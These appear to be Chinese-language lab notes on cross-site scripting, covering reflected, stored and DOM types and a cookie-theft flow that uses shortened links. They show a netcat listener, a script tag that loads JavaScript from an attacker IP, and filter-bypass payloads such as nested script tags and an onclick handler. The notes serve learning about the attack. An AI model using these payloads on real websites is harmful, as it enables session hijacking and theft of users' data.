
┌──(root💀kali)-[~/桌面]

└─# nc -vnlp 88

<script src='http://192.168.40.143/a.js'></script>



然后查看



XSS原理

XSS 为html 代码的注入

1 用户输入能够控制输入

2 原本程序要执行的代码 拼接了用户输入的数据

XSS 拼接的就是网页的html代码 可以拼接合适的html代码取执行恶意的JS语句

XSS的类型：

反射型XSS：提交的数据成功的实现了XSS，但是仅仅是对你这次访问产生了影响，是非持久型攻击。  
存储型XSS：提交的数据成功的实现了XSS，存入了数据库，别人访问这个页面的时候就会自动触发，属于持久型。  
DOM型XSS：利用DOM对象触发的XSS

反射型XSS具体使用方法：

比如百度存在反射型XSS，然后你构建可以窃取Cookie的JS语句，然后传参点在URL那里，然后我们通过短链接将他变为短链接，然后发给想要获取别人信息的人。然后人家如果登陆状态访问了就会触发XSS。

(短链接：通俗来说，就是将长的URL网址，转换为简短的网址字符串，和DNS协议有点像，提供服务的网站会在数据库里面存储短链接对应的原本URL是什么，当你访问短链接，然后那边设置了302重定向跳转到原本的长URL)

5 攻击者使用目标用户的信息登录网站 完成攻击

黑客

4 目标用户页面跳转到攻击者的网站 攻击者获取用户信息

1 攻击者以某种方式发送xss的http链接给用户


服务器

2 目标用户登录此网站 在登录期间打开了攻击者发送的xss链接

用户

3 网站执行了此xss攻击脚本


中级




代码





<Script>alert('xss')</script>






<sc<script>ript>alert('xss')</script>






高级




代码



<a href ='' onclick=alert('你是猪')>登录</a>





<a href=http://www.4399.com>登录</a>

